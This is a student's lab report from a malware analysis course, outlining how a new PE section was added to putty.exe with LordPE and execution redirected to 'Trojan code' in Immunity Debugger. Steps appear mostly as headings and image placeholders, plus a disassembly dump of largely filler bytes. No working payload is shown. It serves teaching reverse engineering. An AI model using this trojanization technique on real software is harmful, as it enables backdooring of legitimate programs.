

Lab 19: EXE With Trojan Code in a New Section

Course Name: Malware Analysis and Reverse Engineering (IAM302)

Student Name: Nguyễn Trần Vinh – SE160258

Instructor Name: Mai Hoàng Đình

Lab Due Date: 18/3/2023

What You Need


A Windows machine, real or virtual. I used a Windows Server 2008 virtual machine.

Purpose


To modify a Windows EXE file and save an altered version containing Trojan code in a new PE section. This gives you practice with very simple features of the Immunity debugger and LordPE

Task 1: Add a Section with LordPE


Copying putty.exe






Getting LordPE



Adding a New Section to the PE Header









Task 2: Redirecting Code Execution with Immunity


Using Immunity to Examine the NewSec Section



Using Immunity to Redirect Code Execution



Adding Trojan Code



Running the Modified App in Immunity

WinXPV x W10V x Win8V x

Immunity Debugger - putty-newcase-Vinh.exe - [CPU - main thread, module putty-ne]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and s

```


00484000 CC INT3
00484001 90 NOP
00484002 0000 ADD BYTE PTR DS:[EAX],AL
00484004 0002 ADD BYTE PTR DS:[EDX],AL
00484006 0200 ADD AL,BYTE PTR DS:[EAX]
00484008 3082 XOR BYTE PTR DS:[EDX+306981B],AL
0048400E 2A86 SUB AL,BYTE PTR DS:[ESI+0F78648]
00484014 0107 ADD DWORD PTR DS:[EDI],EAX
00484016 02A0 ADD AH,BYTE PTR DS:[EAX+30891B82]
0048401C 821B SBB BYTE PTR DS:[EBX],-7B
0048401F 0201 ADD AL,BYTE PTR DS:[ECX]
00484021 0131 ADD DWORD PTR DS:[ECX],ESI
00484023 0B30 OR ESI,DWORD PTR DS:[EAX]
00484025 0906 OR DWORD PTR DS:[ESI],EAX
00484027 05 2B0E0302 ADD EAX,2030E2B
0048402C 1A05 SBB AL,BYTE PTR DS:[6683000]
00484032 0A2B OR CH,BYTE PTR DS:[EBX]
00484034 06 PUSH ES
00484035 010401 ADD DWORD PTR DS:[ECX+EAX],EAX
00484038 8237 XOR BYTE PTR DS:[EDI],2
0048403B 0104A0 ADD DWORD PTR DS:[EAX],EAX
0048403E 5A POP EDX
0048403F 3058 XOR BYTE PTR DS:[EAX+30],BL
00484042 3306 XOR EAX,DWORD PTR DS:[ESI]
00484044 0A2B OR CH,BYTE PTR DS:[EBX]
00484046 06 PUSH ES
00484047 010401 ADD DWORD PTR DS:[ECX+EAX],EAX
0048404A 8237 XOR BYTE PTR DS:[EDI],2
0048404D 010F ADD DWORD PTR DS:[EDI],ECX
0048404F 3025 XOR BYTE PTR DS:[A0000103],AH
00484055 20A2 AND BYTE PTR DS:[EDX+1C801E],AH
0048405B 3C 00 CMP AL,0
0048405D 3C 00 CMP AL,0
0048405F 3C 00 CMP AL,0
00484061 4F DEC EDI
00484062 0062 ADD BYTE PTR DS:[EDX],AH
00484065 73 00 JNB SHORT putty-ne.00484067
00484067 6F OUTS DX,DWORD PTR ES:[EDI] I/O command
00484068 006C00 ADD BYTE PTR DS:[EAX+EAX+65],CH
0048406C 007400 ADD BYTE PTR DS:[EAX+EAX+65],DH
00484070 003E ADD BYTE PTR DS:[ESI],BH
00484072 003E ADD BYTE PTR DS:[ESI],BH
00484074 003E ADD BYTE PTR DS:[ESI],BH
00484076 3021 XOR BYTE PTR DS:[EDX],AH
00484078 3009 XOR BYTE PTR DS:[ECX],CL
0048407A 06 PUSH ES
0048407B 05 2B0E0302 ADD EAX,2030E2B
00484080 1A05 SBB AL,BYTE PTR DS:[A0140400]
00484086 59 POP ECX
00484087 A1 3CDAB899 MOV EAX,DWORD PTR DS:[99B8DA3C]
0048408C 05 C02D99CE ADD EAX,CE9920CD
00484091 EF OUT DX,EAX I/O command
00484092 BF 2DF84BFA MOV EDI,FA8BF82D
00484097 26:20A0 AND BYTE PTR ES:[EAX+306F1682],AH
0048409E 820436 30 ADD BYTE PTR DS:[ESI+ESI],30

```

